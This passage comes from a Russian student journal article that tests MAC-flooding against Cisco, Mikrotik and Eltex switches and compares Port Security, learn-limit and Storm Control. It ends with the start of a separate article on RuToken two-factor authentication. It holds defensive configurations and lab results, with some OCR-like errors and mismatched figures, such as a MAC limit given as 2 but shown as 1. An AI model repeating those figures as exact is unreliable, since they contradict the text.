


Рис. 6. Анализ трафика в Wireshark: кадры unknown unicast со случайными MAC-адресами

На данном этапе эксперимента на коммутаторе Eremina-SW1 была активирована и поэтапно протестирована функция Port Security на порту GigabitEthernet0/0, к которому подключен атакующий узел. Тестирование проводилось в два этапа: сначала в режиме Restrict, затем в режиме Shutdown. См. рис. 7-10.

```
Eremina-SW1>enable
Eremina-SW1#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Eremina-SW1(config)#interface GigabitEthernet0/0
Eremina-SW1(config-if)#switchport port-security
Eremina-SW1(config-if)#switchport port-security maximum 2
Eremina-SW1(config-if)#switchport port-security mac-address sticky
Eremina-SW1(config-if)#switchport port-security violation restrict
Eremina-SW1(config-if)#end
```

Рис. 7. Настройка Port Security в режиме Restrict с лимитом 2 MAC-адреса

```
Eremina-SW1#show port-security interface GigabitEthernet0/0
Port Security : Enabled
Port Status : Secure-up
Violation Mode : Restrict
Aging Time : 0 mins
Aging Type : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses : 2
Total MAC Addresses : 2
Configured MAC Addresses : 0
Sticky MAC Addresses : 2
Last Source Address:Vlan : 0cbl.bal3.0000:1
Security Violation Count : 21390
```

Рис. 8. Port Security в режиме Restrict: 21390 нарушений, порт активен

На рисунке 8 видно, что на интерфейсе gi0/0 настроен Port Security с лимитом в 2 MAC-адреса, используется режим Restrict, и зафиксировано более 21 тысячи нарушений.

```
Eremina-SW1(config)#interface gi0/0
Eremina-SW1(config-if)#switchport port-security
Eremina-SW1(config-if)#switchport port-security maximum 2
Eremina-SW1(config-if)#switchport port-security violation shutdown
Eremina-SW1(config-if)#switchport port-security mac-address sticky
```

Рис. 9. Настройка Port Security в режиме Shutdown с лимитом 2 MAC-адреса

```
Eremina-SW1#show port-security interface GigabitEthernet0/0
Port Security : Enabled
Port Status : Secure-shutdown
Violation Mode : Shutdown
Aging Time : 0 mins
Aging Type : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses : 1
Total MAC Addresses : 1
Configured MAC Addresses : 0
Sticky MAC Addresses : 1
Last Source Address:Vlan : b11c.ed13.810f:1
Security Violation Count : 1
```

Рис. 10. Результат срабатывания Port Security: порт в состоянии secure-shutdown

На рисунке 10 видно, что на интерфейсе Gi0/0 настроен Port Security с лимитом в 1 MAC-адрес в строгом режиме Shutdown. В результате одного нарушения безопасности порт был переведен в заблокированное состояние (secure-shutdown).

В захвате трафика отсутствуют кадры с поддельными MAC-адресами и случайными IP.




Рис. 11. Мониторинг Wireshark после активации Port Security, прекращение флуда

Рубрика 2. Методы и системы защиты информации, информационная безопасность

Режим Shutdown функции Port Security обеспечил эффективную и мгновенную изоляцию источника атаки, что позволило сети вернуться к штатному режиму работы без снижения производительности.

Для сравнения поведения оборудования различных производителей атака MAC-flooding также была последовательно проведена на коммутаторах доступа Mikrotik Cloud Router Switch CRS326-24G-2S+RM, Eltex MES1428, которые были интегрированы в ту же лабораторную топологию на месте коммутатора Eremina-SW1.

Базовая настройка Mikrotik CRS326 включала создание моста bridge1 с включением портов ether1-ether4, назначение IP-адреса управления и проверку штатного заполнения таблицы MAC-адресов. См. рис. 12.

```
[admin@MikroTik] > /system identity set name=Eremina-SW1
[admin@Eremina-SW1] > /interface bridge add name=bridge1 protocol-mode=rstp
[admin@Eremina-SW1] > /interface bridge port add bridge=bridge1 interface=ether1
[admin@Eremina-SW1] > /interface bridge port add bridge=bridge1 interface=ether2
[admin@Eremina-SW1] > /interface bridge port add bridge=bridge1 interface=ether3
[admin@Eremina-SW1] > /interface bridge port add bridge=bridge1 interface=ether4
[admin@Eremina-SW1] > /interface bridge set bridge1 vlan-filtering=no
[admin@Eremina-SW1] > /ip address add address=10.0.10.2/24 interface=bridge1
[admin@Eremina-SW1] > /ip route add gateway=10.0.10.1
[admin@Eremina-SW1] > /interface ethernet set ether1 comment="Kali-attacker"
[admin@Eremina-SW1] > /interface ethernet set ether2 comment="ALT-user"
[admin@Eremina-SW1] > /interface ethernet set ether3 comment="Uplink-to-SW2"
[admin@Eremina-SW1] > /interface ethernet set ether4 comment="Monitoring"
[admin@Eremina-SW1] > /interface bridge host print
Flags: X - disabled, I - invalid, D - dynamic, L - local, E - external
#  MAC-ADDRESS      VID  ON-INTERFACE  BRIDGE  AGE
0  DL  0C:3A:5D:39:00:00  ether1  bridge1
1  DL  0C:3A:5D:39:00:01  ether2  bridge1
2  DL  0C:3A:5D:39:00:02  ether3  bridge1
3  DL  0C:3A:5D:39:00:03  ether4  bridge1
[admin@Eremina-SW1] >
```

Рис. 12. Настройка коммутатора Mikrotik CRS326

После проведения атаки общее количество записей в таблице моста составило 9051, таблица MAC-адресов с порта ether1 наглядно демонстрирует их случайный характер и высокую интенсивность поступления, что привело к исчерпанию ресурсов устройства. См. рис. 13.

```
[admin@Eremina-SW1] > /interface bridge host print count-only
9051
[admin@Eremina-SW1] > /interface bridge host print where on-interface=ether1
Flags: X - disabled, I - invalid, D - dynamic, L - local, E - external
#  MAC-ADDRESS      VID  ON-INTERFACE  BRIDGE  AGE
0  D  00:02:3D:26:74:7E  ether1  bridge1  17s
1  D  00:02:CE:3C:8D:5D  ether1  bridge1  19s
2  D  00:03:87:3F:3B:12  ether1  bridge1  17s
3  D  00:03:AA:2E:7D:52  ether1  bridge1  17s
4  D  00:04:E1:31:37:A8  ether1  bridge1  18s
5  D  00:06:B3:75:EE:5A  ether1  bridge1  18s
6  D  00:06:BA:38:74:2F  ether1  bridge1  19s
7  D  00:0A:FD:70:AF:A3  ether1  bridge1  19s
8  D  00:0D:D6:1C:8D:B7  ether1  bridge1  19s
9  D  00:13:5B:56:98:6C  ether1  bridge1  16s
10 D  00:17:2A:14:54:89  ether1  bridge1  18s
11 D  00:1A:CF:66:8C:23  ether1  bridge1  18s
12 D  00:1C:0A:7E:C2:06  ether1  bridge1  16s
13 D  00:1F:52:25:46:CA  ether1  bridge1  18s
14 D  00:21:BD:1D:18:97  ether1  bridge1  19s
15 D  00:24:9B:50:28:11  ether1  bridge1  18s
16 D  00:24:EB:01:9E:9A  ether1  bridge1  18s
17 D  00:2A:E4:53:5E:F9  ether1  bridge1  17s
18 D  00:32:2A:2A:81:0B  ether1  bridge1  16s
19 D  00:33:4F:4B:61:DA  ether1  bridge1  17s
20 D  00:36:95:27:E4:8F  ether1  bridge1  18s
21 D  00:37:32:21:1A:9B  ether1  bridge1  19s
22 D  00:39:3B:65:75:1C  ether1  bridge1  20s
23 D  00:39:68:7E:F2:5F  ether1  bridge1  19s
24 D  00:3F:26:35:54:AD  ether1  bridge1  20s
25 D  00:46:79:62:B8:9B  ether1  bridge1  21s
26 D  00:4B:5E:46:F0:35  ether1  bridge1  20s
27 D  00:4B:9D:1F:14:4D  ether1  bridge1  19s
28 D  00:4B:FA:58:C2:C3  ether1  bridge1  20s
```

Рис. 13. Результат атаки на Mikrotik: 9051 запись в таблице моста

При попытке использования IP Firewall атака продолжилась, так как MAC-flooding действует на уровне L2 до обработки правил межсетевого экрана L3.

Эффективным механизмом защиты на коммутатор Mikrotik оказалось ограничение числа используемых MAC-адресов на порту с помощью параметра learn-limit. После установки learn-limit=2 на порт ether1 общее количество записей в таблице моста сократилось до 6, что подтверждает блокировку фреймов с поддельными MAC-адресами и остановку атаки. См. рис. 14.

```

[admin@Eremina-SW1] > /interface bridge host set [find interface=ether1] learn-limit=2
[admin@Eremina-SW1] > /interface bridge host print count-only
[admin@Eremina-SW1] /interface bridge settings> /interface bridge host print where on-interface=ether1
Flags: X - disabled, I - invalid, D - dynamic, L - local, E - external
# MAC-ADDRESS VID ON-INTERFACE BRIDGE AGE
0 D 00:63:DF:77:2C:BF ether1 bridgel 0s
1 D 0C:96:82:6F:EC:C1 ether1 bridgel 0s
2 D 16:F4:AE:52:3A:AB ether1 bridgel 0s
3 D 18:09:93:5C:73:B6 ether1 bridgel 0s
4 D 1C:9E:10:7E:65:9E ether1 bridgel 0s
5 D 1E:83:CA:2D:75:9A ether1 bridgel 0s
6 D 2E:07:B6:3E:0A:D2 ether1 bridgel 0s

```

Рис. 14. Таблица MAC-адресов после защиты learn-limit=2 с 6 записями

Далее в работе исследуется поведение коммутатора Eltex MES1428 в условиях атаки MAC-flooding, а также тестируются доступные на данном оборудовании контрмеры.

До атаки таблица MAC-адресов содержит 4 динамические записи, ошибки на портах отсутствуют, загрузка CPU составляет 3%. Это демонстрирует нормальную работу устройства. См. рис. 15.

```

Eremina-MES1428-SW1#show mac address-table dynamic
Mac Address Table
-----
Vlan    Mac Address      Type      Ports
-----
1       4c5e.0c91.2210   DYNAMIC   gil/0/2
1       0800.27aa.bb01   DYNAMIC   gil/0/3
1       0800.27aa.bb02   DYNAMIC   gil/0/4
1       0050.56c0.0008   DYNAMIC   gil/0/5

Total Dynamic MAC Addresses: 4

Eremina-MES1428-SW1#show interfaces counters errors
Port      RX-OK    TX-OK    RX-ERR    TX-ERR
gil/0/1   12452    11988    0          0
gil/0/2   8421     9012     0          0
gil/0/3   15320    14710    0          0

Eremina-MES1428-SW1#show cpu

```

Рис. 15. Eltex MES1428 в штатном режиме: 4 MAC-записи, CPU 3%

После проведения атаки количество MAC-адресов достигло 5089, система зафиксировала критические события: переполнение таблицы MAC, чрезмерный unknown unicast-трафик. Загрузка CPU выросла до 38%. См. рис. 16.

```

Eremina-MES1428-SW1#show mac address-table count
Total MAC Addresses: 5091
Dynamic MAC Addresses: 5089

Eremina-MES1428-SW1#show log
Dec 21 18:41:02 Eremina-MES1428-SW1 %L2-4-MACFLAP: MAC 0001.ff49.bff9 flapping between fal/0/1 and fal/0/3
Dec 21 18:41:03 Eremina-MES1428-SW1 %L2-4-MAC TABLE: MAC address table is near full
Dec 21 18:41:04 Eremina-MES1428-SW1 %L2-4-UNKNOWN_UNICAST: Excessive unknown unicast in VLAN 1

Eremina-MES1428-SW1#show cpu
CPU utilization: 38%

```

Рис. 16. Последствия атаки на Eltex: 5089 MAC-записей, CPU 38%

Для противодействия атаке на коммутаторе Eltex были последовательно протестированы два механизма: Storm Control (ограничение широковещательного и неизвестного unicast-трафика на уровне 1%) показал себя как сдерживающая, но не предотвращающая мера. При включенном Storm Control количество MAC-записей в САМ-таблице выросло с 4 до 5089 (рис. 15, 16), а загрузка CPU сохранялась на уровне 38%, что указывает на высокую нагрузку из-за обработки огромного числа кадров. Это подтверждает, что Storm Control ограничивает лишь последствия атаки (широковещательный шторм), но не влияет на процесс изучения поддельных MAC-адресов. САМ-таблица продолжает переполняться, нагрузка на CPU остаётся высокой, и часть аномального трафика всё же достигает вышестоящих устройств. Port Security с лимитом в 2 MAC-адреса и реакцией shutdown обеспечил полную нейтрализацию угрозы, переведя порт атакующего в состояние secure-shutdown после первого же нарушения и очистив таблицу MAC-адресов до штатного размера. См. рис. 17, 18, 19.

```

Eremina-MES1428-SW1#configure
Eremina-MES1428-SW1(config)#interface fal/0/1
Eremina-MES1428-SW1(config-if)#storm-control broadcast level 1
Eremina-MES1428-SW1(config-if)#storm-control unknown-unicast level 1
Eremina-MES1428-SW1(config-if)#exit
Eremina-MES1428-SW1(config)#exit

```

Рис. 17. Конфигурация Storm Control на Eltex

```
Eremina-MES1428-SW1#configure terminal
Eremina-MES1428-SW1(config)#interface fastethernet 1/0/1
Eremina-MES1428-SW1(config-if)#port-security
Eremina-MES1428-SW1(config-if)#port-security max-mac-count 2
Eremina-MES1428-SW1(config-if)#port-security violation shutdown
Eremina-MES1428-SW1(config-if)#exit
Eremina-MES1428-SW1(config)#exit

Eremina-MES1428-SW1#show port-security interface fastethernet 1/0/1
Port security                : enabled
Maximum MAC addresses        : 2
Current MAC addresses        : 2
Violation action              : shutdown
Violation count               : 1
Port status                   : secure-shutdown
```

Рис. 18. Настройка Port Security на Eltex с лимитом 2 MAC-адреса

```
Eremina-MES1428-SW1#show interfaces status | include fa1/0/1
fa1/0/1 DOWN err-disabled

Eremina-MES1428-SW1#show log
Dec 21 18:41:33 Eremina-MES1428-SW1 %SEC-4-PORT_SECURITY: Security violation on fa1/0/1, port shutdown
Dec 21 18:41:33 Eremina-MES1428-SW1 %LINK-3-UPDOWN: Interface fa1/0/1 changed state to down

Eremina-MES1428-SW1#show mac address-table count
Total MAC Addresses: 5
Dynamic MAC Addresses: 4
```

Рис. 19. Результат Port Security на Eltex: таблица MAC-адресов очищена (4 динамические записи)

Результаты

В ходе экспериментального исследования выявлено, что атака MAC-flooding на коммутаторы доступа приводит к увеличению нагрузки на L3 маршрутизатор из-за обработки ARP-запросов, а также unknown unicast-кадров.

На оборудовании Cisco после включения механизма Port Security в режиме Restrict было зафиксировано прекращение распространения flood-трафика за пределы порта доступа, стабилизация CAM-таблиц и отсутствие деградации сетевой связности для легитимных узлов. При этом узел-нарушитель продолжал генерировать кадры с поддельными MAC-адресами, которые отбрасывались коммутатором на уровне порта доступа.

В результате фиксировался значительный рост количества событий нарушения безопасности и увеличение нагрузки на CPU коммутатора. При переводе механизма Port Security в режим Shutdown порт доступа автоматически переводился в состояние err-disabled при первом нарушении, что приводило к полному прекращению приема трафика с узла-нарушителя, что согласуется с общепринятыми практиками защиты на основе Port Security, подробно описанными в работе Protecting Against MAC Flooding Attack [8].

Сравнительный анализ показал, что принцип ограничения числа изучаемых MAC-адресов на порту является универсальной и эффективной контрмерой, успешно реализованной у различных производителей. На коммутаторе Eltex функция Port Security с идентичными параметрами также остановила атаку; на коммутаторе Mikrotik роль аналогичного механизма защиты выполняет параметр learn-limit.

Таким образом, в ходе тестирования на оборудовании различных производителей были получены следующие результаты:

- Cisco Catalyst 2960: Port Security в режиме Shutdown эффективно заблокировал порт после первого нарушения, что подтверждено переводом порта в состояние secure-shutdown;
- Mikrotik CRS326: использование параметра learn-limit=2 на порте ether1 позволило ограничить количество изучаемых MAC-адресов и остановить атаку, сократив количество записей в таблице моста до штатного уровня;
- Eltex MES1428: Port Security с лимитом в 2 MAC-адреса и реакцией Shutdown также обеспечил полную нейтрализацию угрозы, переведя порт в состояние secure-shutdown после первого нарушения.

Для оборудования Mikrotik, помимо параметра learn-limit, может использоваться Bridge Filter – штатный инструмент L2-фильтрации. Для блокировки поддельных ARP-пакетов при MAC-flooding атаке можно добавить правило: /interface bridge filter add chain=forward mac-protocol=arp action=drop. Однако в ходе эксперимента learn-limit показал себя как более

простое и эффективное решение именно для предотвращения переполнения САМ-таблицы, так как Bridge Filter фильтрует трафик, но не предотвращает само заполнение таблицы MAC-адресов. Bridge Filter может использоваться как дополнительная мера, например, для борьбы с ARP-спуфингом, но не заменяет защиту от переполнения САМ-таблицы.

Для наглядной оценки эффективности механизма Port Security при противодействии MAC-flooding в таблице 1 представлен сравнительный анализ двух основных режимов реакции на нарушение.

Таблица 1 – Сравнительный анализ режимов реакции Port Security на атаку MAC-flooding

Критерий оценки	Режим restrict	Режим shutdown
Принцип действия	Отбрасывание кадров с неразрешенных MAC-адресов. Порт остается активным	Немедленное отключение порта (перевод в состояние err-disabled)
Влияние на атакующий трафик	Трафик блокируется, но атака продолжается	Атака полностью останавливается после первого нарушения
Нагрузка на CPU коммутатора	Высокая	Отсутствует
Рекомендуемый сценарий применения	Сети, где важен мониторинг атак без остановки обслуживания	Сети, где приоритетом является мгновенная нейтрализация угрозы.

Заключение

Исследование подтвердило:

- успешная атака MAC-flooding приводит к полному переполнению САМ-таблицы коммутатора, что вызывает переход устройства в режим hub и массовую рассылку unknown unicast-трафика по всем портам VLAN, нарушая доступность сети и создавая угрозу перехвата трафика;

- встроенная функция Port Security (а также ее аналоги) доказала свою результативность на оборудовании различных производителей (Cisco, Mikrotik, Eltex), однако ее режимы демонстрируют различный баланс между безопасностью и эксплуатационными издержками;

- для оборудования Mikrotik эффективным механизмом защиты оказалось ограничение числа MAC-адресов на порту (learn-limit), что также позволяет предотвратить атаку без полного отключения порта.

Это демонстрирует необходимость выбора режима защиты, основанного на приоритетах конкретной сети: максимальная автоматическая защита (Shutdown) или сохранение подключения с мониторингом событий (Restrict, learn-limit).

Атака MAC-flooding остается серьезной угрозой для сетей уровня доступа, способной нарушить стабильность инфраструктуры даже при наличии маршрутизатора (L3) в топологии. В ходе исследования были экспериментально проанализированы механизм ее воздействия и дана сравнительная оценка стандартных контрмер на оборудовании различных производителей.

Практические рекомендации:

- включение функции Port Security (или аналогов, таких как learn-limit на Mikrotik) на всех пользовательских портах доступа является обязательной базовой мерой;

- для портов общего пользования рекомендуется режим Restrict с ведением лога событий;

- реализация функций DHCP Snooping и Dynamic ARP Inspection (DAI) в связке с Port Security для комплексного противодействия атакам на канальном уровне;

- настройка систем мониторинга (SNMP, Syslog) для отслеживания событий безопасности портов и статистики unknown unicast-трафика для оперативного выявления инцидентов.

Список литературы

1. Уровни OSI: простое объяснение и отличия коммутаторов L1, L2 и L3 : [сайт]. – Москва, 2024. – URL: <https://servergate.ru/articles/otlichiya-kommutatorov-l1-l2-i-l3/> (дата обращения: 05.11.2025). – Текст: электронный.

Рубрика 2. Методы и системы защиты информации, информационная безопасность

2. Что такое MAC Flooding? Как его предотвратить? : [сайт] / Alexhost. – 2024. – URL: <https://alexhost.com/ru/faq/what-is-mac-flooding-how-to-prevent-it/> (дата обращения: 20.11.2025). – Текст: электронный.
3. Gontharet, F. Man-in-The-Middle Attacks & Countermeasures Analysis [Электронный ресурс]. – Dundee : University of Abertay Dundee, 2015. – 66 с. – URL: https://www.researchgate.net/publication/340720434_Man-in-The-Middle_Attacks_Countermeasures_Analysis (дата обращения: 10.12.2025). – Текст: электронный.
4. Thakur, S. Three tier architecture with enhanced security at layer 2 And layer 3 [Электронный ресурс] / S. Thakur, A. Khan, J. Dave, S. Kaulgud // International Advanced Research Journal in Science, Engineering and Technology. – 2018. – Vol. 5, Special Issue 3. – С. 13-18. – URL: <https://clck.ru/3Qy9Ak> (дата обращения: 10.12.2025). – Текст: электронный.
5. Скоробогатов, С. Ю. Методика прогнозирования воздействия компьютерных атак на элементы программно-конфигурируемой сети [Электронный ресурс] / С. Ю. Скоробогатов, И. М. Жданова, А. В. Кузнецов, А. А. Осипенко, Р. Р. Хабушев // Известия Тульского государственного университета. Технические науки. – 2023. – Вып. 2. – С. 269–274. – DOI: 10.24412/2071-6168-2023-2-269-274. – URL: <https://cyberleninka.ru/article/n/metodika-prognozirovaniya-vozdeystviya-kompyuternyh-atak-na-elementy-programmno-konfiguriruемой-seti> (дата обращения: 11.12.2025). – Текст: электронный.
6. Configure Dynamic Host Configuration Protocol (DHCP) Snooping on a Switch through the Command Line Interface (CLI) : [сайт] / Cisco. – 2018. – URL: <https://www.cisco.com/c/en/us/support/docs/smb/switches/cisco-small-business-300-series-managed-switches/smb5515-configure-dynamic-host-configuration-protocol-dhcp-snooping.html> (дата обращения: 20.12.2025). – Текст: электронный.
7. Уймин, А. Г. Компьютерные сети. L2-технологии : практикум для СПО / А. Г. Уймин. – Саратов, Москва : Профобразование, Ай Пи Ар Медиа, 2024. – 190 с. – ISBN 978-5-4497-2559-2, 978-5-4488-1745-8. – Текст : электронный // Цифровой образовательный ресурс IPR SMART : [сайт]. – URL: <https://www.iprbookshop.ru/135231.html> (дата обращения: 15.11.2025). – Режим доступа: для авторизир. пользователей. – Текст: электронный.
8. Защита от атаки с переполнением MAC-адреса : [сайт] / R. Brezular. – 2024. – URL: <https://brezular.com/2024/01/03/protecting-against-mac-flooding-attack/> (дата обращения: 09.12.2025). – Текст: электронный.

References

1. ServerGate. (2024). OSI Layers: A Simple Explanation and Differences Between L1, L2, and L3 Switches. ServerGate. Retrieved November 5, 2025, from <https://servergate.ru/articles/otlichiya-kommutatorov-l1-l2-i-l3/> (accessed: 05.11.2025).
2. Alexhost. (2024). What is MAC Flooding? How to prevent it? Alexhost. Retrieved November 20, 2025, from <https://alexhost.com/ru/faq/what-is-mac-flooding-how-to-prevent-it/> (accessed: 20.11.2025).
3. Gontharet, F. (2015). Man-in-The-Middle Attacks & Countermeasures Analysis [Master's thesis, University of Abertay Dundee]. ResearchGate. Retrieved December 10, 2025, from https://www.researchgate.net/publication/340720434_Man-in-The-Middle_Attacks_Countermeasures_Analysis (accessed: 10.12.2025).
4. Thakur, S., Khan, A., Dave, J., & Kaulgud, S. (2018). Three tier architecture with enhanced security at layer 2 and layer 3. International Advanced Research Journal in Science, Engineering and Technology, 5(Special Issue 3), 13-18. Retrieved December 10, 2025, from <https://clck.ru/3Qy9Ak> (accessed: 10.12.2025).
5. Skorobogatov, S. Yu., Zhdanova, I. M., Kuznetsov, A. V., Osipenko, A. A., & Khabushev, R. R. (2023). A methodology for predicting the impact of cyberattacks on software-defined

- network elements. Bulletin of the Tula State University. Technical Sciences, (2), 269-274. <https://cyberleninka.ru/article/n/metodika-prognozirovaniya-vozdelystviya-kompyuternyh-atak-na-elementy-programmno-konfiguriruemy-seti> (accessed: 11.12.2025).
6. Cisco. (2018). Configure Dynamic Host Configuration Protocol (DHCP) Snooping on a Switch through the Command Line Interface (CLI). Cisco Support. Retrieved December 20, 2025, from <https://www.cisco.com/c/en/us/support/docs/smb/switches/cisco-small-business-300-series-managed-switches/smb5515-configure-dynamic-host-configuration-protocol-dhcp-snooping.html> (accessed: 20.12.2025).
 7. Uymin, A. G. (2024). Computer Networks. L2 Technologies: A Practical Guide for Secondary Vocational Education. Profobrazovanie; IPR MEDIA. Retrieved November 15, 2025, from <https://www.iprbookshop.ru/135231.html> (accessed: 15.11.2025).
 8. Brezular, R. (2024, January 3). Protection against MAC flooding attack. Brezular.com. Retrieved December 9, 2025, from <https://brezular.com/2024/01/03/protecting-against-mac-flooding-attack/> (accessed: 09.12.2025).

Информация об авторах

Еремина Елизавета Алексеевна – студент ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И.М. Губкина», г. Москва, e-mail: elizavetaeremina2@gmail.com

Простова Алиса Никитична – студент ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И.М. Губкина», г. Москва, e-mail: prostrova2005@bk.ru

IMPACT OF MAC-FLOODING ATTACKS ON L3 DEVICES IN A HYBRID NETWORK INFRASTRUCTURE

Eremina E. A.¹, Prostova A. N.¹

¹National University of Oil and Gas «Gubkin University»

Abstract. *The conducted research reveals the critical vulnerability of L3 devices in hybrid networks during attacks at the channel level. It has been experimentally shown that a classic MAC flooding attack aimed at overflowing the CAM tables of access switches leads not only to a violation of the confidentiality of traffic at the L2 level, but also causes a cascading increase in load on routers (L3) due to the massive generation of unknown unicast traffic. This traffic is redirected to the router, leading to a critical load on its processor, increased response time, and a possible denial of service for the entire network infrastructure.*

The paper provides comparative testing of standard protection mechanisms (Port Security, Storm Control) on equipment from various manufacturers under simulated attack conditions. Experiments were conducted on the stand using Cisco, Mikrotik, and Eltex equipment, and the attack was generated using Kali Linux tools. The results demonstrate that activating Port Security in shutdown mode on access ports is the most effective way to block an attack at the source. To ensure the integrated stability of a hybrid network, this measure must be complemented by limiting broadcast traffic at the router level.

The data obtained is of great practical importance for ensuring the fault tolerance and security of modern hybrid network infrastructures combining equipment from various vendors, and allows us to formulate practical recommendations for configuring security for networks combining equipment from various manufacturers in order to prevent the escalation of L2 attacks to the L3 layer.

Keywords: *MAC-flooding, network security, L3 router, L2 switch, CAM table, unknown unicast, Port Security.*

Information about the authors

Eremina Elizaveta Alekseevna – student Gubkin Russian State University of Oil and Gas (National Research University), Moscow, e-mail: elizavetaeremina2@gmail.com

Prostova Alisa Nikitichna – student Gubkin Russian State University of Oil and Gas (National Research University), Moscow, e-mail: prostrova2005@bk.ru

А. В. Фоменко¹, Я. Ю. Зеленов¹

¹ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И.М. Губкина», г. Москва, Российская Федерация

ВОПРОСЫ ДВУХФАКТОРНОЙ АУТЕНТИФИКАЦИИ В ДОМЕНЕ WINDOWS: ТОКЕНЫ

Аннотация. Рассматривается проблема повышения защищённости корпоративных информационных систем при помощи внедрения двухфакторной аутентификации (2FA) на основе аппаратного токена RuToken в доменной среде Windows. Отмечены ключевые уязвимости традиционной парольной аутентификации, фишинг, перехват паролей и ошибки пользователей. Исследуется архитектура на основе открытых ключей (PKI), где закрытый ключ остаётся только на физическом носителе, а открытый хранится на компьютере пользователя. Произведён сравнительный анализ нескольких методов авторизации пользователей такие как парольная аутентификация (Password-only), SMS / Email OTP (One-Time Password), TOTP (Time-based One-Time Password), FIDO2 / WebAuthn, RuToken + PKI в следствии чего были выявлены их уязвимости и преимущества. Основными критериями сравнения являются уязвимость к фишинговой и к MITM (Man-in-the-Middle) атаке, зависимость от интернет-соединения, возможность централизованного управления и сложность развёртывания. Особое внимание уделяется практическому внедрению RuToken + PKI в доменной среде без доступа к интернет-соединению. Показана настройка Active Directory Certificate Services (AD CS), групповых политик, шаблонов сертификатов, после которых возможен вход в учётную запись пользователя при помощи смарт карты в виде RuToken. При этом выявлены базовые неудобства использования данной архитектуры в доменной среде. Зависимость от криптодрайверов, риск потери физического носителя или PIN-кода и др. Эксперимент был проведён на базе Windows Server 2025 и Windows 11, развёрнутых на виртуальной машине Oracle VirtualBox. Результатом является демонстрация эффективности PKI-подхода в доменной среде по сравнению с классическими уровнями защиты

Ключевые слова: двухфакторная аутентификация, RuToken, инфраструктура открытых ключей (PKI), Active Directory Certificate Services (AD CS), Windows-домен, информационная безопасность

Введение

Основной целью кибератак в нынешнее время в основном являются корпоративные информационные системы из-за большого количества сотрудников в организации, именно компрометация пользовательских данных является главной проблемой при атаке. Привычная парольная аутентификация демонстрирует низкую устойчивость к различным векторам атак. Фишинг, перехват трафика и другим. Поэтому внедрение надёжной защиты учётных данных пользователей становится необходимостью в наше время. Для увеличения надёжности по всему миру развиваются двухфакторные аутентификации (2FA) при помощи различных решений, особенно актуально проблема в изолированных от интернета сетях, в которых невозможна интеграция с облачными сервисами.

Объектом исследования выступают информационные системы, построенные на базе доменной архитектуры Windows с централизованным управлением через Active Directory. Предметом исследования являются архитектурные особенности и эффективность реализации двухфакторной аутентификации на основе аппаратных токенов RuToken в условиях отсутствия интернет-соединения.

Целью работы является проведение сравнительного анализа методов двухфакторной аутентификации и обоснование лидерства PKI-подхода с использованием RuToken в offline доменных средах.

Проблема надёжной аутентификации широко освещена в нормативных и научных источниках. NIST SP 800-63B [1] формализует требования к многофакторной аутентификации и выделяет phishing-resistant методы — FIDO2/WebAuthn и PKI на основе аппаратных токенов. Однако стандарт ориентирован на современные облачные среды и не рассматривает особенности их применения в изолированных Windows-доменах. Для повышения надёжности идентификации пользователей и устройств, в компании Google разрабатывают схемы двухэтапного подтверждения прав доступа к аккаунту [7], основанные на одноразовых паролях и технологии открытого ключа. В российской практике ГОСТ Р 57580.1–2017 [4]

закладывает основу для использования PKI с аппаратным хранением ключей, а документация Microsoft [5] и компании «Aktiv» [2] подтверждает техническую возможность интеграции RuToken в Active Directory. Практическую значимость требований ГОСТ Р 57580.1–2017 подтверждает исследование Гнездилова [6], демонстрирующее снижение инцидентов безопасности при внедрении аппаратной двухфакторной аутентификации. Особое внимание в отечественных исследованиях уделяется в работе Грекова В.С. и Уймина А.Г. [3] по созданию учебно-тренировочных сред.

Методология и критерии сравнения

Для оценки эффективности различных подходов к реализации двухфакторной аутентификации в условиях изолированной Windows-доменной среды был применён сравнительный анализ, основанный на шести ключевых критериях. В исследовании рассматриваются пять наиболее распространённых методов: парольная аутентификация, одноразовые пароли по SMS или электронной почте, временные одноразовые пароли (TOTP), FIDO2/WebAuthn и PKI-аутентификация на основе аппаратного токена RuToken. Выбор именно этих методов обусловлен их широким использованием в корпоративной среде, и различиями в архитектуре, что позволяет выявить сильные и слабые стороны каждого подхода.

